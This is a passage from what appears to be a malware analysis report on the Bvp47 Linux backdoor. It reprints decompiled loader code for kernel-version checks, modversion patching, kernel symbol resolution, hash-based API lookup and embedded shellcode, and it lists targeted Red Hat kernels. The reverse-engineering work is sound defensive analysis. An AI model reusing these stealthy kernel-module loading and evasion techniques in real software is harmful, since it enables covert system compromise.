v10 = serial_bind_0xa8a16d65_xcode(v100, "bvp_const__MODULE_NAME_LEN", 28);
v3 = v9(&v119, 0, v10);
if ( !v3 )
{
  if ( v120 == -1 || v119 == -1 )
  {
    v11 = v104;
  }
  else
  {
    v11 = v104;
    v12 = *(_DWORD *)(v104 + 40 * v105 + 16) + v103;
    if ( !*(_BYTE *)(v12 + v120) )
    {
      (*(void (__cdecl **)(int, int, unsigned int))&strncpy_._)(v120 + v12, v6, v119);
      v11 = v104;
    }
  }
  v119 = *(_DWORD *)(v11 + 40 * v107 + 20);
  v13 = serial_bind_0xa8a16d65_xcode(v94, "vermagic", 10);
  v79 = 0;
  v14 = (*(int (__cdecl **)(int))&strlen_._)(v13);
  v15 = *(_DWORD *)(v104 + 40 * v107 + 16) + v103;
  if ( !v15 )
    goto LABEL_41;
  do
  {
    if ( !(*(int (__cdecl **)(int, int, int))&strncmp_._)(v15, v13, v14) )
    {
      v16 = (const char *)(v15 + v14 + 1);
      if ( *(_BYTE *)(v15 + v14) != 61 )
        v16 = v79;
      v79 = v16;
    }
    v15 = sub_805A3C0(v15, &v119);
  }
  while ( v15 );
  v3 = -1;
  if ( v79 )
  {
    if ( !strcmp(
            v79,
            "e86dd99a33cb9df96e793518f659746f8cc3d9ac39413871f5afd58d7d00685ab0c449d62aa35c865a133dff") )// 校验发行版本
                                          //
    {
      serial_bind_0xbf3146c2_memset(v100, 0);
      v3 = serial_bvp_config_();
      if ( !v3 )
      {
        serial_bind_0x79873eff_memmove(v79, v100, 89);
        v17 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
        v18 = serial_bind_0xa8a16d65_xcode(v85, "Bvp_config__CONFIG_MODVERSIONS", 32);
        v3 = v17(&v117, 0, v18);
        if ( !v3 )
        {
          if ( v117 == 1 )
          {
            v119 = 0;
            v120 = 0;
            v121 = 0;
```

7. This release corresponds to the version in TSB:

```
4.1 Linux version 2.6.9-11.EL (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 Fri May 20 18:17:57 EDT 2005                f75835f359ef8f26a8f58c113ac7fdc0*
4.2 Linux version 2.6.9-22.EL (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 Mon Sep 19 18:20:28 EDT 2005                  fe80fc70bfb9db7075e9e0fb0c770bfd*
4.3 Linux version 2.6.9-34.EL (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 Fri Feb 24 16:44:51 EST 2006              3e7a8cc0c25e882570eca080d8349c92*
4.4 Linux version 2.6.9-42.EL (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 Wed Jul 12 23:16:43 EDT 2006              b5b678cf805b3b09581303786d01d8cf*
4.5 Linux version 2.6.9-55.EL (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 Fri Apr 20 16:35:59 EDT 2007           df61eade798c73b3856695a695cb227a*
4.6 Linux version 2.6.9-67.EL (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed Nov 7 13:41:13 EST 2007           ed4c725e19754e64cf046a245d265501*
4.7 Linux version 2.6.9-78.EL (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 Wed Jul 9 15:27:01 EDT 2008           28fbd4d2772ac82473cd562c5d9df3d6*
4.8 Linux version 2.6.9-89.EL (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 Mon Apr 20 10:23:08 EDT 2009            8debe58a1f60754d305aa3bf01136a65*

4.1 Linux version 2.6.9-11.ELsmp (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 SMP Fri May 20 18:26:27 EDT 2005      a71048d6369a67956428d0b02d2c752d*
4.2 Linux version 2.6.9-22.ELsmp (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 SMP Mon Sep 19 18:32:14 EDT 2005            87e51d3b1e3234e2f644b8f2b4ba3fa9*
4.3 Linux version 2.6.9-34.ELsmp (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 SMP Fri Feb 24 16:54:53 EST 2006      3308280a57cdeeb23c2fc6d564c2fbfe*
4.4 Linux version 2.6.9-42.ELsmp (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 SMP Wed Jul 12 23:27:17 EDT 2006      83c30b21b928f15fdd959a389a064d32*
    Linux version 2.6.9-42.0.10.ELsmp (brewbuilder@hs20-bc1-5.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:17:21 EST 2007 1c8fd03a1962172bdc9b1a6bab306b68
    Linux version 2.6.9-42.0.10.ELsmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:13:42 EST 2007e27a73867db2a4e0f00d726a95689bee
4.5 Linux version 2.6.9-55.ELsmp (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Apr 20 17:03:35 EDT 2007     e5127b3e3b1639fc8d231c78bbc5faa7*
4.6 Linux version 2.6.9-67.ELsmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 SMP Wed Nov 7 13:58:04 EST 2007      6233d72d26f693c859ca0ab5bee1fc37*
4.7 Linux version 2.6.9-78.ELsmp (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 SMP Wed Jul 9 15:39:47 EDT 2008      23f8c30154c640c90305073ddcace4b6*
4.8 Linux version 2.6.9-89.ELsmp (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 SMP Mon Apr 20 10:34:33 EDT 2009      7759efcea928377e9cd30d5ccab757b5*
```


8. Check 2:

```
v18 = serial_bind_0xa8a16d65_xcode(v85, "Bvp_config__CONFIG_MODVERSIONS", 32);
v3 = v17(&v117, 0, v18);
if ( !v3 )
{
  if ( v117 == 1 )
  {
    v119 = 0;
    v120 = 0;
    v121 = 0;
    v122 = 0;
    v34 = serial_bind_0xa8a16d65_xcode(v95, "Bvp_modversion__", 18);
    v35 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
    v80 = v34;
    v36 = serial_bind_0xa8a16d65_xcode(v96, "Bvp_sizeof__zZmodversion_info", 31);
    v3 = v35(&v119, 0, v36);
    if ( v3 )
      goto LABEL_5;
    v37 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
    v38 = serial_bind_0xa8a16d65_xcode(v97, "Bvp_offsetof__CzZmodversion_info__Mname", 41);
    v3 = v37(&v120, 0, v38);
    if ( v3 )
      goto LABEL_5;
    v39 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
    v40 = serial_bind_0xa8a16d65_xcode(v98, "Bvp_offsetof__CzZmodversion_info__Mcrc", 40);
    v3 = v39(&v121, 0, v40);
    if ( v3 )
      goto LABEL_5;
    if ( v119 != -1 && v120 != -1 && v121 != -1 )
    {
      v41 = v104 + 40 * v108;
      v42 = *(_DWORD *)(v41 + 16) + v103;
      v43 = *(_DWORD *)(v41 + 20) / v119;
      if ( v43 )
      {
        do
        {
          v73 = v43;
          v44 = v42 + v3 * v119;
          v71 = v44 + v120;
          ((void (__cdecl *)(char *, _DWORD))serial_bind_0xbf3146c2_memset)(v100, 0);
          (*(void (__cdecl **)(char *, int, int))&strcpy_._)(v100, v80, 128);
          (*(void (__cdecl **)(char *, int))&strcat_._)(v100, v71);
          ((void (__cdecl *)(int *, _DWORD, char *))ELF_API_0x08052A40)(&v122, 0, v100);
          v43 = v73;
          v45 = (_DWORD *)(v121 + v44);
          if ( *v45 != 0x1DC665AE )
            goto LABEL_41;
          ++v3;
          *v45 = v122;
        }
        while ( v73 > v3 );
      }
    }
  }
}
```

9. Parameter verification 1 when the kernel module is loaded:

```
                while ( v73 > v8 );
              }
            }
          }
          v19 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
          v20 = serial_bind_0xa8a16d65_xcode(v87, "8vp_offset0f__Cz2module__Hinit", 32);
          v3 = v19(&v118, 0, v20);
          if ( !v3 )
          {
            v21 = (_DWORD *)(v104 + 40 * v106);
            v22 = v21[7];
            v3 = -1;
            if ( v22 < *(unsigned __int16 *)(v103 + 48)
              && (*(_BYTE *)(v104 + 40 * v22 + 8) & 2) != 0
              && v21[5] <= 0xFu )
            {
              v23 = v21[4] + v103;
              if ( *(_DWORD *)v23 == 60 && *(_BYTE *)(v23 + 4) == 1 )
              {
                *(_DWORD *)v23 = v118;
                v24 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
                v119 = 0;
                v118 = 0;
                v25 = serial_bind_0xa8a16d65_xcode(v95, "8vp_sym__devmem_is_allowed", 28);
                if ( v24(&v122, 0, v25) )
                  goto LABEL_41;
                if ( v122 == -1 )
                  goto LABEL_41;
                v26 = serial_bind_0xa8a16d65_xcode(v96, "8vp_sym__sym_after_devmem_is_allowed", 38);
                if ( ((int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40)(&v121, 0, v26) )
                  goto LABEL_41;
                if ( v121 == -1 )
                  goto LABEL_41;
                v27 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
                v28 = serial_bind_0xa8a16d65_xcode(v97, "8vp_weak_sym__lookup_address", 30);
                if ( v27(&v120, 0, v28) )
                  goto LABEL_41;
                v29 = v120;
                if ( v120 == -1 )
                  goto LABEL_41;
                v30 = v121;
                v70 = v122;
                v31 = serial_bind_0xa8a16d65_xcode(v98, "%s=%lu %s=%#lx %s=%#lx %s=%#lx %s=%#lx %s=%#lx", 48);
                if ( (*(int (__cdecl **)(char *, int, int, const char *, int, const char *, int, const char *, int, const char *, int, const char *, int, const char *, int))&snpr
                       v81,
                       1024,
                       v31,
                       "NWlas",
                       xx,
                       "qKi1bKRbFdM",
                       v70,
                       "xdkzVqtnab",
                       v30,
                       "ihRCzr",
                       v29,
                       "dXRuFsbUutOV",
                       yy,
                       "NcGNaOrdVC",
                       zz) < 0 )      // 需要符合对应的参数设定1
                  goto LABEL_41;
```

10. Parameter verification 2 when kernel module 2 is loaded:




```
                  goto LABEL_41;
                v59 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
                v60 = serial_bind_0xa8a16d65_xcode(v90, "8vp_sym____ioremap", 20);
                if ( v59(&v113, 0, v60) )
                  goto LABEL_41;
                if ( v113 == -1 )
                  goto LABEL_41;
                v61 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
                v62 = serial_bind_0xa8a16d65_xcode(v91, "8vp_sym__module_alloc", 23);
                if ( v61(&v112, 0, v62) )
                  goto LABEL_41;
                if ( v112 == -1 )
                  goto LABEL_41;
                v63 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
                v64 = serial_bind_0xa8a16d65_xcode(v92, "8vp_sym__module_free", 22);
                if ( v63(&v111, 0, v64) )
                  goto LABEL_41;
                if ( v111 == -1 )
                  goto LABEL_41;
                v65 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
                v66 = serial_bind_0xa8a16d65_xcode(v93, "8vp_const__PAGE_OFFSET", 24);
                if ( v65(&v110, 0, v66) )
                  goto LABEL_41;
                v67 = v110;
                if ( v110 == -1 )
                  goto LABEL_41;
                v68 = v111;
                v78 = v114;
                v72 = v112;
                v74 = v113;
                v77 = v115;
                v76 = v116;
                v75 = v117;
                v69 = serial_bind_0xa8a16d65_xcode(
                        v82,
                        " %s=%#lx %s=%#lx %s=%#lx %s=%#lx %s=%#lx %s=%#lx %s=%#lx %s=%#lx",
                        66);
                if ( (*(int (__cdecl **)(char *, unsigned int, int, const char *, int, const char *, int, const char *, int, const char *, int, const
                       &v81[v51 - 1],
                       1024 - (v51 - 1),
                       v69,
                       "bzjVBgOztQtz",
                       v75,
                       "sT2ZoBIMEE",
                       v76,
                       "waLujJdj",
                       v77,
                       "DlsDrKHhA",
                       v78,
                       "xWJPbTKxAzr",
                       v74,
                       "sMrTYQNSos",
                       v72,
                       "MDLrAQdH",
                       v68,
                       "zbWTMZ",
                       v67) < 0 )   // 需要符合对应的参数设定2
                {
LABEL_41:
                  v3 = -1;
```

11. Finally start loading the kernel modules:

```
                goto LABEL_5;
              }
            }
            v48 = (*(int (__cdecl **)(int, int, char *))&init_module_._)(v102[0], v102[1], v81);
            v49 = *(_DWORD *)(*(int (**)(void))&_errno_location_._)();
            if ( v49 != 1 || v48 != -1 )
              v3 = v49;
          }
        }
      }
    }
  }
```

A Bypass Method for Self-Deletion

There are two calls to the unlink function in the main function. During the actual debugging process, the process can be violently modified to bypass the self-deletion of unlink:



Hash-Based API Function Call

During the running process of Bvp47, a API function lookup table based on Hash value will be made.

1. The Hash table looks like following;

Address	Length	Type	String
LOAD:08060...	00000009	C	9a98cf3e
LOAD:08060...	00000009	C	29b5e7f0
LOAD:08060...	00000009	C	97413c51
LOAD:08060...	00000009	C	3955ced4
LOAD:08060...	00000009	C	278dec7a
LOAD:08060...	00000009	C	d1eb34ee
LOAD:08060...	00000009	C	191ea6d2
LOAD:08060...	00000009	C	4b6c29bf
LOAD:08060...	00000009	C	78f2b4b4
LOAD:08060...	00000009	C	1e30bd94
LOAD:08060...	00000009	C	da78b246
LOAD:08060...	00000009	C	8bdfc33f
LOAD:08060...	00000009	C	1a7a7356
LOAD:08060...	00000009	C	8c27e8f7
LOAD:08060...	00000009	C	92e5c0d8
LOAD:08060...	00000009	C	2cd7cd5e
LOAD:08060...	00000009	C	1bd919bb
LOAD:08060...	00000009	C	d0c6bfeb
LOAD:08060...	00000009	C	90bff64c
LOAD:08060...	00000009	C	531ab53f
LOAD:08060...	00000009	C	c949df79
LOAD:08060...	00000009	C	3bcaaa8c
LOAD:08060...	00000009	C	19282364
LOAD:08060...	00000009	C	ad776cf9
LOAD:08060...	00000009	C	0e56f7ab
LOAD:08060...	00000009	C	b219d9e5
LOAD:08060...	00000009	C	68cab24f
LOAD:08060...	00000009	C	b064f130
LOAD:08060...	00000009	C	388b7075
LOAD:08060...	00000009	C	7bbf2c88
LOAD:08060...	00000009	C	e6342921
LOAD:08060...	00000009	C	bfdc5cb1
LOAD:08060...	00000009	C	628daa78
LOAD:08060...	00000009	C	43f710cc
LOAD:08060...	00000009	C	7ba772b8
LOAD:08060...	00000009	C	59422f01
LOAD:08060...	00000009	C	25b78822
LOAD:08060...	00000009	C	47c2cb27
LOAD:08060...	00000009	C	89436336
LOAD:08060...	00000009	C	7f493fb8
LOAD:08060...	00000009	C	f265883c
LOAD:08060...	00000009	C	5b19bf75
LOAD:08060...	00000009	C	44624440
LOAD:08060...	00000009	C	c767b324
LOAD:08060...	00000009	C	e7a87594
LOAD:08060...	00000009	C	ea895d08
LOAD:08060...	00000009	C	10227454
LOAD:08060...	00000009	C	2e78d32a
LOAD:08060...	00000009	C	500b288d
LOAD:08060...	00000009	C	35ed46eb
LOAD:08060...	00000009	C	9d2e940a
LOAD:08060...	00000009	C	9a79a116
LOAD:08060...	00000009	C	37d03e4a
LOAD:08060...	00000009	C	3d8cec3c
LOAD:08060...	00000009	C	bebff213

2. Attempt to initialize in the sub_804C2E0 function

```
.OAD:0804C2E0                           sub_804C2E0     proc near               ; CODE XREF: sub_804A150:loc_804A2C8↑p
.OAD:0804C2E0 55                                        push    ebp
.OAD:0804C2E1 89 E5                                     mov     ebp, esp
.OAD:0804C2E3 83 EC 18                                  sub     esp, 18h
.OAD:0804C2E6 C7 44 24 08 78 00 00 00                   mov     dword ptr [esp+8], 78h ; 'x' ; z
.OAD:0804C2EE C7 44 24 04 C0 32 06 08                   mov     dword ptr [esp+4], offset g_bind_list ; y
.OAD:0804C2F6 C7 04 24 20 4F 06 08                      mov     dword ptr [esp], offset xx ; x
.OAD:0804C2FD E8 EE 07 01 00                            call    serial_bind_0x7bbf2c88_
.OAD:0804C302 C9                                        leave
.OAD:0804C303 C3                                        retn
.OAD:0804C303                           sub_804C2E0     endp
.OAD:0804C303
```

3. Further initialization in serial_bind_0x7bbf2c88_ function

```
LOAD:0805CAF0 55                                        pusn    ebp
LOAD:0805CAF1 B8 FF FF FF FF                            mov     eax, 0FFFFFFFFh
LOAD:0805CAF6 89 E5                                     mov     ebp, esp
LOAD:0805CAF8 57                                        push    edi
LOAD:0805CAF9 56                                        push    esi
LOAD:0805CAFA 53                                        push    ebx
LOAD:0805CAFB 83 EC 2C                                  sub     esp, 2Ch
LOAD:0805CAFE 8B 4D 08                                  mov     ecx, [ebp+x]
LOAD:0805CB01 8B 5D 0C                                  mov     ebx, [ebp+y]
LOAD:0805CB04 8B 7D 10                                  mov     edi, [ebp+z]
LOAD:0805CB07 85 C9                                     test    ecx, ecx
LOAD:0805CB09 74 6F                                     jz      short loc_805CB7A
LOAD:0805CB0B 85 DB                                     test    ebx, ebx
LOAD:0805CB0D 74 6B                                     jz      short loc_805CB7A
LOAD:0805CB0F 85 FF                                     test    edi, edi
LOAD:0805CB11 74 67                                     jz      short loc_805CB7A
LOAD:0805CB13 8B 01                                     mov     eax, [ecx]
LOAD:0805CB15 85 C0                                     test    eax, eax
LOAD:0805CB17 74 69                                     jz      short loc_805CB82
LOAD:0805CB19
LOAD:0805CB19                           loc_805CB19:                            ; CODE XREF: serial_bind_0x7bbf2c88_+AF↓j
LOAD:0805CB19 31 F6                                     xor     esi, esi
LOAD:0805CB1B EB 0D                                     jmp     short loc_805CB2A
LOAD:0805CB1B                           ; ---------------------------------------------------------------------------
LOAD:0805CB1D 8D 76 00                                  align 10h
LOAD:0805CB20
LOAD:0805CB20                           loc_805CB20:                            ; CODE XREF: serial_bind_0x7bbf2c88_+43↓j
LOAD:0805CB20 83 C6 01                                  add     esi, 1
LOAD:0805CB23 83 C3 14                                  add     ebx, 14h
LOAD:0805CB26 39 F7                                     cmp     edi, esi
LOAD:0805CB28 76 4E                                     jbe     short loc_805CB78
LOAD:0805CB2A
LOAD:0805CB2A                           loc_805CB2A:                            ; CODE XREF: serial_bind_0x7bbf2c88_+2B↑j
LOAD:0805CB2A                                                                   ; serial_bind_0x7bbf2c88_+85↓j
LOAD:0805CB2A 8B 43 08                                  mov     eax, [ebx+8]
LOAD:0805CB2D 83 E8 01                                  sub     eax, 1
LOAD:0805CB30 83 F8 01                                  cmp     eax, 1
LOAD:0805CB33 77 EB                                     ja      short loc_805CB20
LOAD:0805CB35 8B 03                                     mov     eax, [ebx]
LOAD:0805CB37 83 C6 01                                  add     esi, 1
LOAD:0805CB3A 89 4D E0                                  mov     [ebp+var_20], ecx
LOAD:0805CB3D 89 04 24                                  mov     [esp], eax      ; str__stext
LOAD:0805CB40 E8 6B 0F 00 00                            call    sub_805DAB0
LOAD:0805CB45 8B 4D E0                                  mov     ecx, [ebp+var_20]
LOAD:0805CB48 89 45 E4                                  mov     [ebp+var_1C], eax
LOAD:0805CB4B B8 73 E6 93 FB                            mov     eax, 0FB93E673h
LOAD:0805CB50 F7 65 E4                                  mul     [ebp+var_1C]
LOAD:0805CB53 8B 45 E4                                  mov     eax, [ebp+var_1C]
LOAD:0805CB56 C1 EA 09                                  shr     edx, 9
LOAD:0805CB59 69 D2 09 02 00 00                         imul    edx, 209h
LOAD:0805CB5F 29 D0                                     sub     eax, edx
LOAD:0805CB61 89 C2                                     mov     edx, eax
```

Pseudo C code:

```
int __cdecl serial_bind_0x7bbf2c88_(int x, int y, int z)
{
  int result; // eax
  int v4; // ecx
  int v5; // ebx
  unsigned int v6; // esi
  unsigned int v7; // eax
  int v8; // eax
  _BOOL1 v9; // zf
  _DWORD *v10; // [esp+18h] [ebp-20h]

  result = -1;
  v4 = x;
  v5 = y;
  if ( x )
  {
    if ( y )
    {
      if ( z )
      {
        if ( *(_DWORD *)x
          || (v8 = serial_bind_0x227ffec5_calloc(2084), v4 = x,
                                                        v9 = v8 == 0,
                                                        *(_DWORD *)x = v8,
                                                        result = 0xD0000013,
                                                        !v9) )
        {
          v6 = 0;
          do
          {
            while ( (unsigned int)(*(_DWORD *)(v5 + 8) - 1) > 1 )
            {
              ++v6;
              v5 += 20;
              if ( z <= v6 )
                goto LABEL_9;
            }
            ++v6;
            v10 = (_DWORD *)v4;
            v7 = sub_805DAB0(*(char **)v5);
            v4 = (int)v10;
            *(_DWORD *)(v5 + 12) = *(_DWORD *)(*v10 + 4 * (v7 % 0x209));
            *(_DWORD *)(*v10 + 4 * (v7 % 0x209)) = v5;
            v5 += 20;
          }
          while ( z > v6 );
LABEL_9:
          result = 0;
        }
      }
    }
  }
  return result;
}
```

A Part of Shellcode

There are some incomplete encrypted ELF files in the loader module. After decryption, there are several codes in the form of shellcode.


1. The corresponding ELF header format is defined as follows

```
LOAD:08063D20 7F 45 4C 46 01 01 01 00 00 00 00 00+g_elf_buf     db 7Fh, 45h, 4Ch, 46h, 3 dup(1), 9 dup(0); e_ident
LOAD:08063D20 00 00 00 00 01 00 03 00 01 00 00 00+                                  ; DATA XREF: serial_bvp+2C↑o
LOAD:08063D20 00 00 00 00 00 00 00 00 B0 07 00 00+                                  ; serial_bvp+52↑o
LOAD:08063D20 00 00 00 00 34 00 00 00 00 00 28 00+                  dw 1            ; e_type
LOAD:08063D20 0E 00 0B 00                                           dw 3            ; e_machine
LOAD:08063D20                                                       dd 1            ; e_version
LOAD:08063D20                                                       dd 0            ; e_entry
LOAD:08063D20                                                       dd 0            ; e_phoff
LOAD:08063D20                                                       dd 7B0h         ; e_shoff
LOAD:08063D20                                                       dd 0            ; e_flags
LOAD:08063D20                                                       dw 34h          ; e_ehsize
LOAD:08063D20                                                       dw 0            ; e_phentsize
LOAD:08063D20                                                       dw 0            ; e_phnum
LOAD:08063D20                                                       dw 28h          ; e_shentsize
LOAD:08063D20                                                       dw 0Eh          ; e_shnum
